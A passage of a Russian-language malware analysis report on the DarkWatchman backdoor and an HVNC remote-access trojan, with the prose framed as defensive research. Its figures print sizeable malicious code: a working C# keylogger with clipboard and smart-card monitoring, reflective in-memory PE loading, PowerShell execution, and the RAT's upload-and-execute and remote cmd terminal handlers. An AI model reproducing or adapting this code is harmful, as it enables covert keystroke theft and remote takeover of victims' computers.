    var norm_data=unxor_cc_response_byte(responseText);
    var hex_data=bin2hex(norm_data,add_key);
    if(cfg_set_param(uid+'g',hex_data))
    {
        srv_send_result(11,'received');
        set_next_connectShortly();
    }
    else srv_send_result(-11,'save failed');
}
```

Рисунок 27 – Обработка команды рефлексивной загрузки PS-скрипта

При получении HTTP-ответа с сервера со статусом 842 производится перезагрузка модуля кейлоггера.

```
function restart_ps()
{
    var res=-1;
    try
    {
        kill_ps_processes();
        WScript.Sleep(5000);
        start_ps_part();
        res=1;
    }
    catch(e){ res=-99; }
    srv_send_result(res,'');
}
```

Рисунок 28 – Перезагрузка модуля кейлоггера

При получении HTTP-ответа с сервера со статусом 843 производится перезагрузка Darkwatchman.

```
function restart_self()
{
    var res=-1;
    try
    {
        kill_ps_processes();
        WScript.Sleep(5000);
        var ws_path=shell_application.Namespace(41).Self.Path+'\\\\\\\\wscript.exe';
        if(StartProcessViaWmi(ws_path+' '+self_file+' '+add_key))
        {
            WScript.Quit(0);
        }
    }
    catch(e){ res=-99; }
    srv_send_result(res,'');
}
```

Рисунок 29 – Перезагрузка DarkWatchman

Таким образом, общая роль DarkWatchman в рамках действий злоумышленника – произвести первичное проникновение на устройство пользователя, совершить сбор данных для определения перспективы атаки и дать возможность установить ВПО, наиболее удобное злоумышленникам в зависимости от конкретных условий для совершения атаки.

Описание работы модуля кейлоггера

Модуль кейлоггера реализован на базе PS-скрипта, собирающего и запускающего исполняемый код на языке C#. Сборка осуществляется из переданной строки исходного кода с последующим запуском инициализационного метода. В качестве одного из параметров инициализационного метода передается Powershell-функция *iex()*, позволяющая выполнять PS-команды.

В рамках своей работы модуль использует несколько записей реестра для хранения собранных данных или их получения и передачи между собой и запущенным DarkWatchman. Записи реестра создаются в разделе «HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\DWM» с именами, генерируемыми из сгенерированного ранее идентификатора, хранимого в переменной окружения «wdBXvFRv».

```

public static void Initialize(vw up, hh dl)
{
    ExecuteCommand=dl;
    vn=up;
    ue=new System.Text.StringBuilder();
    machineId=Environment.GetEnvironmentVariable("wdBXvFRv");
    if(string.IsNullOrEmpty(machineId))
    {
        try
        {
            IntPtr tf=IntPtr.Zero;
            if(!w(new IntPtr(checked((int)0x80000002)), "SOFTWARE\\Microsoft\\Cryptography", 0, 0x20019|0x0100, out tf) == 0)
            {
                int ty=256, ku=0;
                System.Text.StringBuilder rc=new System.Text.StringBuilder(ty);
                if(RegQueryValueEx(tf, "MachineGuid", 0, out ku, rc, ref ty) == 0) machineId=rc.ToString();
                RegCloseKey(tf);
            }
        }
        catch { }
    }
    if(!string.IsNullOrEmpty(machineId) && machineId.Length >= 8)
        machineId=machineId.Substring(0, 8).ToLower();
    else
        machineId="12345678";

    is64BitExpected=(IntPtr.Size==8);
    ce=is64BitExpected ? "64" : "32";
    reg_name_a=machineId+"a";
    reg_name_d=machineId+"d";
    reg_name_r=machineId+"r";
    reg_name_g=machineId+"g";
    valueNameInput=machineId+"f"+ce;
    uint existingMutex=OpenMutex(0x00100000, false, machineId+"m"+ce);

    if(existingMutex!=0)
        ExitProcess(0);
}

```

Рисунок 30 – Код инициализации модуля кейлоггера

```

CreateMutex(IntPtr.Zero, true, machineId+"m"+ce);
if(!is64BitExpected)
{
    if(SCardEstablishContext(2, IntPtr.Zero, IntPtr.Zero, out scardContext) != 0)
        scardContext=IntPtr.Zero;
    foregroundWindow=GetForegroundWindow();
    int titleLength=GetWindowTextLength(foregroundWindow);
    windowTitleBuilder=new System.Text.StringBuilder(titleLength+1);
    GetWindowText(foregroundWindow, windowTitleBuilder, titleLength+1);
    uint processId=0;
    GetWindowThreadProcessId(foregroundWindow, ref processId);
    Process proc=Process.GetProcessById((int)processId);
    if(proc!=null)
        wk=proc.ProcessName;
    else wk="";
    keyboardHookHandle=SetKeyboardHook(keyboard_callback);
}

System.Windows.Forms.Timer timer=new System.Windows.Forms.Timer();
timer.Interval=1000;
timer.Tick+=dg;
timer.Start();

Application.Run();

if(!is64BitExpected) UnhookWindowsHookEx(keyboardHookHandle);

```

Рисунок 31 – Инициализация таймера

В дальнейшем производится запуск кейлоггера путем установки хука (*механизма перехвата системных вызовов или событий в операционной системе*) на события ввода клавиатуры с помощью метода WinAPI SetWindowsHookEx.

```
private static IntPtr SetKeyboardHook(IntPtr mc)
{
    IntPtr kn=GetModuleHandle(Process.GetCurrentProcess().MainModule.ModuleName);
    return SetWindowsHookEx(13,mc,kn,0);
}
```

Рисунок 32 – Установка хука для перехвата клавиатурных нажатий

Обработка перехваченных событий осуществляется с помощью метода HandleKeyboard. В рамках его выполнения игнорируется нажатие ряда служебных клавиш, например Esc или Tab. Другие же клавиши обрабатываются в отдельном порядке, а именно Backspace и Delete. Перехваченные нажатия клавиш логируются в запись реестра `HKEY_CURRENT_USER/SOFTWARE/Microsoft/Windows/DWM/<uid> + a`.

```
private static IntPtr HandleKeyboard(IntPtr wg,IntPtr keyboard_event,IntPtr x1)
{
    int vkCode=Marshal.ReadInt32(x1);
    if(vkCode<8)return CallNextHookEx(keyboardHookHandle,wg,keyboard_event,x1);

    vn();

    bool isBackspace=(vkCode==8);
    bool isDelete=(vkCode==46);
    System.Text.StringBuilder symbolBuilder=new System.Text.StringBuilder();
    byte[] keyboardState =new byte[255];
    if(GetKeyboardState(keyboardState))
    {
        uint scanCode=MapVirtualKey(vkCode,0);
        hwnd_active_window=GetForegroundWindow();
        uint processId=0;
        uint threadId=GetWindowThreadProcessId(hwnd_active_window,ref processId);
        uint keyboardLayout=GetKeyboardLayout(threadId);
        if((isBackspace||isDelete) ||(ToUnicodeEx(vkCode,scanCode,keyboardState,symbolBuilder,symbolBuilder.Capacity,(uint)0,keyboardLayout)>0))
        {
            int ox=GetWindowTextLength(hwnd_active_window);
            qb=new System.Text.StringBuilder(ox+1);
            GetWindowText(hwnd_active_window,qb,ox+1);
            if((processId!=lastProcessId)||((hwnd_active_window!=foregroundWindow)||((windowTitleBuilder.ToString()!=qb.ToString()))
            {
                LogText(windowTitleBuilder,wk,ue);
                windowTitleBuilder.Remove(0,windowTitleBuilder.Length);
                windowTitleBuilder.Append(qb);
                ue.Remove(0,ue.Length);
                foregroundWindow=hwnd_active_window;
                Process proc=Process.GetProcessById((int)processId);
                if(proc!=null)wk=proc.ProcessName;else wk="";
                lastProcessId=processId;
            }
            if(vkCode>7)
            {
                if(isBackspace)ue.Append("[B=]");
                else if(isDelete)ue.Append("[del]");
                else ue.Append(symbolBuilder);
            }
        }
    }
}
```

Рисунок 33 – Обработчик клавиатурных нажатий

```

private static void LogText(System.Text.StringBuilder xq,string yz,System.Text.StringBuilder gi)
{
    try
    {
        string tkdata_ =Registry.GetValue(registryKeyPath,reg_name_a,"").ToString();
        tkdata_ =tkdata_+DateTime.Now+" ["+xq.ToString()+"]-"+yz+"\r\n"+gi.ToString()+"\r\n\r\n";
        Registry.SetValue(registryKeyPath,reg_name_a,tkdata_);
    }
    catch { }
}

```

Рисунок 34 – Система логирования в реестр ОС

Возвращаясь к функции инициализации, можно заметить запуск таймера, каждую секунду обращающуюся к методу *dg*. Рассматривая этот метод, можно заметить, что модуль иницирует запуск дополнительного функционала, а именно:

Запуск чтения буфера обмена. Если содержимое буфера обмена было изменено относительно предыдущей проверки, данные о новом содержимом записываются в ту же запись реестра, куда записываются данные о нажатиях клавиш. Также в запись реестра записываются название активного окна на экране пользователя и имя его процесса.

```

private static void MonitorClipboard()
{
    try {
        if(Clipboard.ContainsText()==true)
        {
            string clipboard_text=Clipboard.GetText();
            if(clipboard_text!=previous_clipboard_text)
            {
                string process_name="";
                System.Text.StringBuilder window_title=new System.Text.StringBuilder();
                hwnd_active_window=GetForegroundWindow();
                if(hwnd_active_window!=0)
                {
                    int title_length=GetWindowTextLength(hwnd_active_window);
                    window_title.Capacity=title_length+1;
                    GetWindowText(hwnd_active_window,window_title,title_length+1);
                    uint _proc_id=0;
                    if(GetWindowThreadProcessId(hwnd_active_window,ref _proc_id)!=0)
                    {
                        Process cv=Process.GetProcessById((int)_proc_id);
                        if(cv!=null)process_name=cv.ProcessName;
                    }
                }
                window_title.Append(" :: Clipboard");
                storedTextBuffer.Remove(0,storedTextBuffer.Length);
                storedTextBuffer.Append(clipboard_text);
                LogText(window_title,process_name,storedTextBuffer);
                previous_clipboard_text=clipboard_text;
            }
        }
    } catch {}
}

```

Рисунок 35 – Мониторинг буфера обмена

Запуск проверки наличия смарт-карт, подключенных к зараженному компьютеру. ВПО анализирует перечень смарт-карт и выгружает их список в запись реестра *HKEY_CURRENT_USER/SOFTWARE/Microsoft/Windows/DWM/<uid> + d*. Данный функционал необходим для того, чтобы преступники могли отслеживать подключение к компьютеру криптографического токена, наличие которого необходимо злоумышленникам для проведения несанкционированных операций.

```

private static void CheckSmartCardReaders()
{
    string resultData="";
    SCARD_READERSTATE state;
    if(scardContext!=IntPtr.Zero)
    {
        uint bufferSize=10000;
        byte[] readersBuffer=new byte[bufferSize];
        if(SCardListReaders(scardContext,null,readersBuffer,out bufferSize)==0)
        {
            List<string> readerNames=parseReaderNames(readersBuffer);
            int readerCount=readerNames.Count;
            if(readerCount>0)
            {
                int index=0;
                SCARD_READERSTATE[] readerStates=new SCARD_READERSTATE[readerCount];
                foreach(string readerName in readerNames)
                {
                    readerStates[index].ReaderName=readerName;
                    index++;
                }
                if(SCardGetStatusChange(scardContext,500,readerStates,readerStates.Length)==0)
                {
                    for(int gd=0; gd<readerCount; gd++)
                    {
                        state=readerStates[gd];
                        resultData+=state.ReaderName;
                        if((state.eventState&0x00000020)!=0) resultData+="-found";
                        resultData+="\r\n";
                    }
                }
            }
        }
        Registry.SetValue(registryKeyPath,reg_name_d,resultData);
    }
}

```

Рисунок 36 – Проверка наличия криптографического токена

Запуск исполняемого файла, побайтово хранимого в одном из параметров реестра по адресу *HKEY_CURRENT_USER/SOFTWARE/Microsoft/Windows/DWM/<uid> + f<32/64>*. ВПО производит расшифровку файла и проверку его сигнатуры «MD» на предмет корректной расшифровки. Расшифрованный файл запускается в отдельном потоке, а результат попытки запуска записывается в запись реестра *HKEY_CURRENT_USER/SOFTWARE/Microsoft/Windows/DWM/<uid> + r*.

```

private static void LoadAndExecute()
{
    string resultStatus="-81|?";
    try
    {
        string encodedData=Registry.GetValue(registryKeyPath,regname_f,"").ToString();
        Registry.SetValue(registryKeyPath,regname_f,"");
        if(encodedData.Length<128)return;
        byte[] peBytes=DecodeFromString(encodedData);
        if(peBytes[0]==0x4D&&peBytes[1]==0x5A)
        {
            int e_lfanew=BitConverter.ToInt32(peBytes,0x3C);
            ushort expectedMachine=Is64BitExpected ?(ushort)0x8664 :(ushort)0x14C;
            if(BitConverter.ToInt16(peBytes,e_lfanew+4)!=expectedMachine)
            {
                Int32 entryPointRVA=peBytes[28] | (peBytes[29]<<8) | (peBytes[30]<<16) | (peBytes[31]<<24);
                if(entryPointRVA!=0)
                {
                    IntPtr allocatedBase=VirtualAlloc(IntPtr.Zero,new UIntPtr((uint)peBytes.Length),0x00003000,0x40);
                    Marshal.Copy(peBytes,0,allocatedBase,peBytes.Length);
                    IntPtr entryPointAddress=new IntPtr(allocatedBase.ToInt64()+((long)entryPointRVA));
                    if(CreateThread(IntPtr.Zero,0,entryPointAddress,allocatedBase,0,IntPtr.Zero)!=IntPtr.Zero)resultStatus="1|started";else resultSt
                }
                else resultStatus="-84|inv offset";
            }
            else resultStatus="-83|inv arch";
        }
        else resultStatus="-82|"+peBytes[0].ToString()+"-"+peBytes[1].ToString()+"-"+peBytes[2].ToString()+"-"+peBytes[3].ToString();
    }
    catch { resultStatus="-89|excpt"; }
    Registry.SetValue(registryKeyPath,reg_name_r,resultStatus);
}

```

Рисунок 37 – Рефлексивное исполнение кода из записи в реестре ОС

Запуск PowerShell-команды. Как упомянуто ранее , одним из аргументов, переданных в инициализационный скрипт, была PS-команда *ieх()*, способная производить выполнение переданных в нее Powershell-команд. Данная функция используется в методе *ProcessRegistryCommand*, где команда на исполнение передается в записи реестра *HKEY_CURRENT_USER/SOFTWARE/Microsoft/Windows/DWM/<uid> + r*.

```

private static void ProcessRegistryCommand()
{
    string encodedCommand=Registry.GetValue(registryKeyPath,reg_name_g,"").ToString();
    if(encodedCommand.Length<10)
    {
        return;
    }
    Registry.SetValue(registryKeyPath,reg_name_g,"");
    string resultStatus="-91|?";
    try
    {
        string commandText=Encoding.UTF8.GetString(DecodeFromString(encodedCommand));
        resultStatus=ExecuteCommand(commandText);
    }
    catch {resultStatus="-99|excpt"; }
    Registry.SetValue(registryKeyPath,reg_name_r,resultStatus);
}

```

Рисунок 38 – Выполнение PS-кода

Таким образом, модуль кейлоггера используется не только для перехвата клавиш, но и для непрерывного мониторинга буфера обмена, наличия криптографических токенов и, кроме того, является вспомогательным инструментом для функционала подгрузки дополнительного ВПО в рамках взаимодействия с экземпляром DarkWatchman.

Описание работы HVNC-RAT

Как уже было упомянуто, цель DarkWatchman и модуля кейлоггера – собрать базовую информацию, проанализировав которую, злоумышленники выбирают средство удаленного доступа для использования непосредственно при атаке.

В одном из кейсов нам удалось получить RAT, который был загружен и запущен на устройстве жертвы на втором этапе атаки. Данное ВПО – DLL-библиотека, которая запускается с помощью rundll32.exe – встроенной утилиты по запуску DLL-библиотеки. Обнаруженный RAT реализует HVNC-интерфейс взаимодействия с зараженным ПК.

HVNC (Hidden Virtual Network Computing) – это класс вредоносных программ, которые позволяют создавать отдельный виртуальный рабочий стол. Он может быть использован для управления зараженным ПК точно так же, как и обычный при использовании ПО удаленного доступа, но в данном случае виртуальный рабочий стол не будет замечен для пользователя.

Базовое взаимодействие сервер-клиент

HVNC-RAT поддерживает набор управляющих команд, в рамках которых выполняет взаимодействие с сервером по протоколу TCP.

ВПО поддерживает следующие команды:

1. S2C_CTRL_CMD_START_HVNC_SESSION – эта команда обеспечивает старт HVNC-сессии, путем вызова функции *MainThread*, запускаемой в отдельном потоке. Данный поток предназначен для обеспечения обработки команд с сервера уже в контексте HVNC-сессии, описание механизма работы которой будет рассмотрено отдельно.

```

switch(server_command) {
case 1:
    logToFile("S2C_Communication",0x2ec," ",param_4);
    if (*param_1 == 0) {
        uVar9 = 0x2ee;
        pcVar13 = "### <- ctrl: S2C_CTRL_CMD_START_HVNC_SESSION [%d] - NOT default";
    }
    else {
        uVar9 = 0x2ed;
        pcVar13 = "### <- ctrl: S2C_CTRL_CMD_START_HVNC_SESSION [%d] - default";
    }
    DVar3 = GetCurrentProcessId();
    uVar14 = (ulonglong)DVar3;
    logToFile("S2C_Communication",uVar9,pcVar13,uVar14);
    logToFile("S2C_Communication",0x2ef," ",uVar14);
    if (*(longlong *) (param_1 + 0x14) != 0) {
        pcVar13 = "control connection loop: main thread found";
        logToFile("S2C_Communication",0x2f2,"control connection loop: main thread found",uVar14);
        BreakAndFreeCurrentSession((longlong)param_1,0,pcVar13,uVar14);
    }
    hObject = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,MainHVNCThread,param_1,0,local_res18);
    if (hObject == (HANDLE)0x0) {
        return 1;
    }
    if (param_1 + 0x14 != (int *)0x0) {
        *(HANDLE *) (param_1 + 0x14) = hObject;
        return 1;
    }
}
goto LAB_18001363d;

```

Рисунок 39 – Команда S2C_CTRL_CMD_START_HVNC_SESSION

2. S2C_CTRL_CMD_START_DEFAULT_VIEW – данная команда обеспечивает запуск отдельного потока, принимающего и передающего команды с сервера и данные с зараженного устройства для отправки на обработку в другой, ранее упомянутый, поток обработки команд.

```

undefined8 SessionStart(int *pCtx,undefined8 param_2,undefined8 param_3,undefined8 param_4)
{
    int *piVar1;
    HANDLE hObject;
    code *lpStartAddress;
    char *pcVar2;
    DWORD local_res8 [2];
    if (pCtx == (int *)0x0) {
        logToFile("SessionStart",0x59,"# SessionStart: pCtx is NULL",param_4);
        return 0;
    }
    pcVar2 = "HVNC";
    if (*pCtx != 0) {
        pcVar2 = "DEFAULT";
    }
    logToFile("SessionStart",0x5e,"# SessionStart: starting %s session",pcVar2);
    lpStartAddress = SessionControlThreadAutoCleanup;
    if (*pCtx == 0) {
        lpStartAddress = StartClient;
    }
    piVar1 = pCtx + 0x12;
    hObject = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,lpStartAddress,pCtx,0,local_res8);
    if (hObject != (HANDLE)0x0) {
        if (piVar1 == (int *)0x0) {
            CloseHandle(hObject);
        }
        else {
            *(HANDLE *)piVar1 = hObject;
        }
        logToFile("SessionStart",0x68,"# SessionStart: CONTROL thread started",pCtx);
        return 1;
    }
    logToFile("SessionStart",0x6d,"# SessionStart: StartThread FAILED",pCtx);
    return 0;
}

```

Рисунок 40 – Команда S2C_CTRL_CMD_START_DEFAULT_VIEW

3. S2C_CTRL_CMD_EXIT – эта команда осуществляет завершение сессии с сервером, прерывая обмен сообщениями с сервером.

```

case 3:
    logToFile("S2C_Communication",0x330,"### <- ctrl: S2C_CTRL_CMD_EXIT",param_4);
    return 0;

```

Рисунок 41 – Команда S2C_CTRL_CMD_EXIT

4. S2C_CTRL_CMD_UPLOAD — команда позволяет злоумышленнику отправить на устройство с установленным RAT файл с сервера и сохранить в указанную папку.

```

case 4:
    logToFile("S2C_Communication",0x30d,"### <- ctrl: S2C_CTRL_CMD_UPLOAD",param_4);
    UploadFileFromServer((longlong)param_1,param_2);
    break;

```

Рисунок 42 – Команда S2C_CTRL_CMD_UPLOAD

5. S2C_CTRL_CMD_UPLOAD_EXECUTE – команда обладает функционалом, схожим с предыдущей. Она позволяет загрузить с сервера на зараженное устройство файл и выполнить его.

```

case 5:
    logToFile("S2C_Communication",0x314,"### <- ctrl: S2C_CTRL_CMD_UPLOAD_EXECUTE",param_4);
    UploadExecuteFile((longlong)param_1,param_2);
    break;

```

Рисунок 43 – Команда S2C_CTRL_CMD_UPLOAD_EXECUTE

```

void UploadExecuteFile(longlong param_1,ulonglong param_2)
{
    uint uVar1;
    DWORD DVar2;
    int iVar3;
    undefined8 uVar4;
    HINSTANCE pHVar5;
    uint *puVar6;
    LPCWSTR lpString2;
    uint dwMessageId;
    uint local_res18 [2];
    DWORD local_res20 [2];
    WCHAR local_4e8 [104];
    WCHAR local_418 [512];

    local_res18[0] = 0;
    local_res20[0] = 0;
    uVar4 = SaveToFile(param_2,local_418,0x200,1,local_res18,local_res20);
    uVar1 = local_res18[0];
    dwMessageId = local_res20[0];
    if ((int)uVar4 != 0) {
        pHVar5 = ShellExecuteW((HWND)0x0, (LPCWSTR)open,local_418, (LPCWSTR)0x0, (LPCWSTR)0x0,1);
        uVar1 = 0x70;
        lpString2 = \r\n\r\nSuccess.;
        dwMessageId = (uint)pHVar5;
        if (0x20 < (uint)pHVar5) goto LAB_180011f22;
    }
}

```

Рисунок 44 – Реализация загрузки и выполнения файла

6. S2C_CTRL_CMD_UPLOAD_RUN_DLL – эта команда также выполняет функцию доставки и запуска исполняемых файлов, представляющих собой DLL-библиотеки. Их выполнения производится с помощью утилиты *rundll32.exe*.

```

case 6:
    logToFile("S2C_Communication",0x31b,"### <- ctrl: S2C_CTRL_CMD_UPLOAD_RUN_DLL",param_4);
    UploadRunDll((longlong)param_1,param_2);
    break;

```

Рисунок 45 – Команда S2C_CTRL_CMD_UPLOAD_RUN_DLL

```

exec_cmd = " ";
lstrcpyW(exec_cmd,(LPCWSTR)rundll32.exe);
lstrcatW(exec_cmd,dll_file_path);
lstrcatW(exec_cmd,(LPCWSTR),#1);
lpString2 = Default;
local_428[0] = L'\0';
lstrcpyW(local_428,exec_cmd);
memset_((undefined8 *)local_bc8,0,0x68);
local_bc8[0].cb = 0x68;
local_bc8[0].wShowWindow = 0;
local_bc8[0].dwFlags = 1;
if (lpString2 != (undefined *)0x0) {
    lstrcpyW(local_af8,(LPCWSTR)lpString2);
    local_bc8[0].lpDesktop = local_af8;
}
BVar1 = CreateProcessW((LPCWSTR)0x0,local_428,(LPSECURITY_ATTRIBUTES)0x0,
    (LPSECURITY_ATTRIBUTES)0x0,0,0,(LPVOID)0x0,(LPCWSTR)0x0,local_bc8,
    &local_be8);

```

Рисунок 46 – Запуск rundll32

7. S2C_CTRL_CMD_TERMINAL – команда предназначена для выполнения CMD-команд в терминале с последующей передачей результата выполнения на сервер. Выполнение переданной команды производится с помощью формирования полезной нагрузки CMD: *cmd /c (<команда с сервера>) > <временный файл> 2>&1*

Результат выполнения для отправки на сервер извлекается из временного файла, который после этого удаляется.

```

case 7:
    pcVar13 = "### <- ctrl: S2C_CTRL_CMD_TERMINAL";
    logToFile("S2C_Communication",0x329,"### <- ctrl: S2C_CTRL_CMD_TERMINAL",param_4);
    ServerControlCmdTerminal(param_1,param_2,pcVar13,param_4);
    break;

```

Рисунок 47 – Команда S2C_CTRL_CMD_TERMINAL

```

uint * ExecCmdCommand(LPCWSTR param_1,int *param_2)
{
    UINT UVar1;
    BOOL BVar2;
    DWORD nNumberOfBytesToRead;
    HANDLE hFile;
    uint *pSrc;
    int iVar3;
    DWORD local_res18 [2];
    _PROCESS_INFORMATION PROCESS_INFORMATION_VAR;
    _STARTUPINFOW STARTUPINFO_VAR;
    WCHAR TEMP_FILE_NAME [264];
    WCHAR local_418;
    WCHAR local_416 [511];

    pSrc = (uint *)0x0;
    iVar3 = 0;
    local_res18[0] = 0;
    UVar1 = GetTempFileNameW((LPCWSTR)&TEMP_FILE_DIR_PATH,(LPCWSTR)0x0,0,TEMP_FILE_NAME);
    if ((UVar1 == 0) &&
        (UVar1 = GetTempFileNameW(&TEMP_FILE_DIR_PATH2,(LPCWSTR)0x0,0,TEMP_FILE_NAME), UVar1 == 0)) {
        return (uint *)0x0;
    }
    local_418 = L'\\';
    lstrcpyW(local_416,(LPCWSTR)&CMD_PATH_ENV_VAR);
    lstrcatW(&local_418,CMD_COMMAND_PART_2);
    lstrcatW(&local_418,param_1);
    lstrcatW(&local_418,CMD_COMMAND_PART_3);
    lstrcatW(&local_418,TEMP_FILE_NAME);
    lstrcatW(&local_418,CMD_COMMAND_PART_4);
    memset_((undefined8 *)&STARTUPINFO_VAR,0,0x68);
    STARTUPINFO_VAR.cb = 0x68;
    STARTUPINFO_VAR.wShowWindow = 0;
    STARTUPINFO_VAR.lpDesktop = &MACHINE_GUID_8;
    STARTUPINFO_VAR.dwFlags = 1;
    memset_(&PROCESS_INFORMATION_VAR.hProcess,0,0x18);
    BVar2 = CreateProcessW((LPCWSTR)0x0,&local_418,(LPSECURITY_ATTRIBUTES)0x0,
                          (LPSECURITY_ATTRIBUTES)0x0,1,0,(LPVOID)0x0,(LPCWSTR)0x0,&STARTUPINFO_VAR,
                          &PROCESS_INFORMATION_VAR);
}

```

Рисунок 48 – Исполнение CMD-команды

8. S2C_CTRL_CMD_UNINSTALL

Команда инициирует самоудаление HVNC-RAT

9. S2C_HVNC_CMD_NEW_CLIENT_LOG. Данная команда создает файл для логирования действий RAT. На протяжении всего исполнения ВПО записывается большая часть действий, совершаемых RAT.

```

case 9:
    logToFile("S2C_Communication",0x367,"HandleHvncServerMessage S2C_HVNC_CMD_NEW_CLIENT_LOG",
        param_4);
    local_res18[0] = magic_number & 0xffffffff;
    ExpandEnvironmentStringsW(L"%PROGRAMDATA%\\",&log_file_name,0x104);
    uVar14 = 10;
    pWVar7 = local_520;
    pDVar8 = local_res18;
    do {
        if (*(char *)pDVar8 == '\0') break;
        *pWVar7 = (short)*(char *)pDVar8;
        pDVar8 = (DWORD *)((longlong)pDVar8 + 1);
        pWVar7 = pWVar7 + 1;
        uVar11 = (int)uVar14 - 1;
        uVar14 = (ulonglong)uVar11;
    } while (uVar11 != 0);
    *pWVar7 = L'\0';
    lstrcatW(&log_file_name,local_520);
    lstrcatW(&log_file_name,L"log.txt");
    iVar4 = formatLog2(local_508,File_"%s"_create_success.,&log_file_name,uVar14);
    if (iVar4 == 0) {
        iVar4 = lstrlenW(local_508);
    }
    uVar11 = iVar4 * 2;
    if (((((undefined *)((longlong)param_1 + 0x95) != (undefined *)0x0) &&
        *((longlong *)((longlong)param_1 + 0xa6) != 0)) &&
        ((*((int *)((longlong)param_1 + 0xae) != (int *)0x0) &&
        (((*((int *)((longlong)param_1 + 0xae) != 0 && (uVar11 != 0)) &&
        (puVar6 = allocSomeMemory(uVar11), puVar6 != (uint *)0x0)))))) {
        memcpy((undefined8 *)puVar6,(undefined8 *)local_508,(ulonglong)uVar11);
        EnterCriticalSection((LPCRITICAL_SECTION *)((longlong)param_1 + 0xa6));
        *(undefined *)((longlong)param_1 + 0x95) = 6;
        *(uint *)((longlong)param_1 + 0x9e) = uVar11;
        *(uint *)((longlong)param_1 + 0x96) = puVar6;
        *(undefined4 *)((longlong)param_1 + 0xa2) = 0;
        LeaveCriticalSection((LPCRITICAL_SECTION *)((longlong)param_1 + 0xa6));
    }
    break;
    --

```

Рисунок 49 – Команда S2C_HVNC_CMD_NEW_CLIENT_LOG

10. S2C_HVNC_CMD_GET_CLIENT_LOG – отправка упомянутого файла лога на сервер может быть произведена с помощью этой команды. Получение этого файла может быть необходимым для решения проблем технического характера, возникших при эксплуатации RAT.

```

case 10:
    pcVar13 = "HandleHvncServerMessage S2C_HVNC_CMD_GET_CLIENT_LOG";
    uVar9 = 0x361;
    logToFile("S2C_Communication",0x361,"HandleHvncServerMessage S2C_HVNC_CMD_GET_CLIENT_LOG",
        param_4);
    SendCompressedFileToServer((undefined *)((longlong)param_1 + 0x95),uVar9,pcVar13,param_4);
    break;

```

Рисунок 50 – Команда S2C_HVNC_CMD_GET_CLIENT_LOG

11. S2C_CTRL_CMD_SET_SERVER

Используя эту команду, злоумышленники могут сменить управляющий сервер RAT.

12. S2C_CTRL_CMD_UPLOAD_MODULE

Команда позволяет загрузить с сервера DLL-библиотеку и выполнить ее с помощью *rundll32.exe*

При получении данного кода команды RAT осуществляет проверку, какие расширения для браузеров были установлены

Управление HVNC

В отдельном порядке реализован интерфейс обработки HVNC-команд – его обработчиком является функция *HandleHVNCServerMessage*, роль которой – правильно соотнести полученный целочисленный номер управляющей команды с реализацией ее функционала. Рассмотрим отдельно каждую из команд.

S2C_HVNC_CMD_CUSTOM2 – вероятно, в названии данной команды произведена опечатка, поскольку ее название не коррелирует с выполняемой функцией. При ее получении вредоносным исполняемым файлом осуществляется завершение работы окна программы по определенным координатам.

```
if (InputCommand == 0x787) {  
    logToFile("HandleHvncServerMessage", 0x1b3, "HandleHvncServerMessage S2C_HVNC_CMD_CUSTOM2",  
            param_4);  
    pHVar11 = WindowFromPoint(LAST_MICE_COORDINATES);  
    CloseWindow(pHVar11);  
    return;  
}
```

Рисунок 51 – HVNC-команда завершения окна

S2C_HVNC_CMD_CUSTOM2 – команда переключает режим выбора окна получателя при клике на место экрана. В одном режиме получателем становится самое верхнее вложенное окно, в другом – корневое окно, а вложенные игнорируются.

```

if (InputCommand == 0x788) {
    logToFile("HandleHvncServerMessage", 0x1b9, "HandleHvncServerMessage S2C_HVNC_CMD_CUSTOM2",
        param_4);
    CUSTOM_FLAG = (uint) (CUSTOM_FLAG == 0);
    pCVar16 = Custom_flag=_TRUE;
    if (CUSTOM_FLAG == 0) {
        pCVar16 = Custom_flag=_FALSE;
    }
    if (pCVar16 == (LPCSTR)0x0) {
        return;
    }
    iVar3 = strlenA(pCVar16);
    InputCommand = iVar3 + 4;
    if ((undefined *) (param_1 + 0x95) == (undefined *)0x0) {
        return;
    }
    if (*(longlong *) (param_1 + 0xa6) == 0) {
        return;
    }
    if (*(int **) (param_1 + 0xae) == (int *)0x0) {
        return;
    }
    if (*(int **) (param_1 + 0xae) == 0) {
        return;
    }
    if (InputCommand == 0) {
        return;
    }
    puVar10 = allocSomeMemory(InputCommand);
    if (puVar10 == (uint *)0x0) {
        return;
    }
    memcpy((undefined8 *)puVar10, (undefined8 *)pCVar16, (ulonglong)InputCommand);
    EnterCriticalSection(*(LPCRITICAL_SECTION *) (param_1 + 0xa6));
    *(undefined *) (param_1 + 0x95) = 5;
    *(uint *) (param_1 + 0x9e) = InputCommand;
    *(uint **) (param_1 + 0x96) = puVar10;
    *(undefined4 *) (param_1 + 0xa2) = 0;
    LeaveCriticalSection(*(LPCRITICAL_SECTION *) (param_1 + 0xa6));
    return;
}

```

Рисунок 52 – HVNC-команда S2C_HVNC_CMD_CUSTOM2

0x7e9 — S2C_HVNC_CMD_CHANGE_KL. Получение этой команды инициирует смену раскладки клавиатуры в открытом HVNC-интерфейсе.

```

if (InputCommand == 0x7e9) {
    logToFile("HandleHvncServerMessage", 0x117, "HandleHvncServerMessage S2C_HVNC_CMD_CHANGE_KL",
        param_4);
    pHVar11 = WindowFromPoint(LAST_MICE_COORDINATES);
    SendMessageTimeoutA(pHVar11, 0x50, 0, browserHvncCommand, 2, 1000, (PDWORD_PTR)&local_320);
    DVar4 = GetWindowThreadProcessId(pHVar11, (LPDWORD)0x0);
    if (DVar4 != 0) {
        pHVar12 = GetKeyboardLayout(DVar4);
        *(int *) (param_1 + 0x1a0) = (int)pHVar12;
        return;
    }
    *(undefined4 *) (param_1 + 0x1a0) = 0xffffffff;
    return;
}

```

Рисунок 53 – HVNC-команда S2C_HVNC_CMD_CHANGE_KL

- 0xbd0 – BrowserHvncCommand. Получение данной команды инициирует запуск интерфейса обработки команд браузеров, который будет рассмотрен в дальнейшем отдельно.
- 0x786 – HvncCmdCustom. Получение данного сообщения с сервера запускает сбор данных о текущем окне, на которое наведена мышь оператора ВПО в HVNC-интерфейсе. Собираются имя класса окна, его заголовок, идентификатор процесса окна, а также полный путь к его исполняемому файлу.

```

hWnd = WindowFromPoint(LAST_MICE_COORDINATES);
lpString1 = (LPWSTR)LocalAlloc(0,0x1000);
if (lpString1 != (LPWSTR)0x0) {
    pWVar4 = (WCHAR *)0x0;
    *lpString1 = L'\0';
    iVar1 = GetClassNameW(hWnd,local_1b8,100);
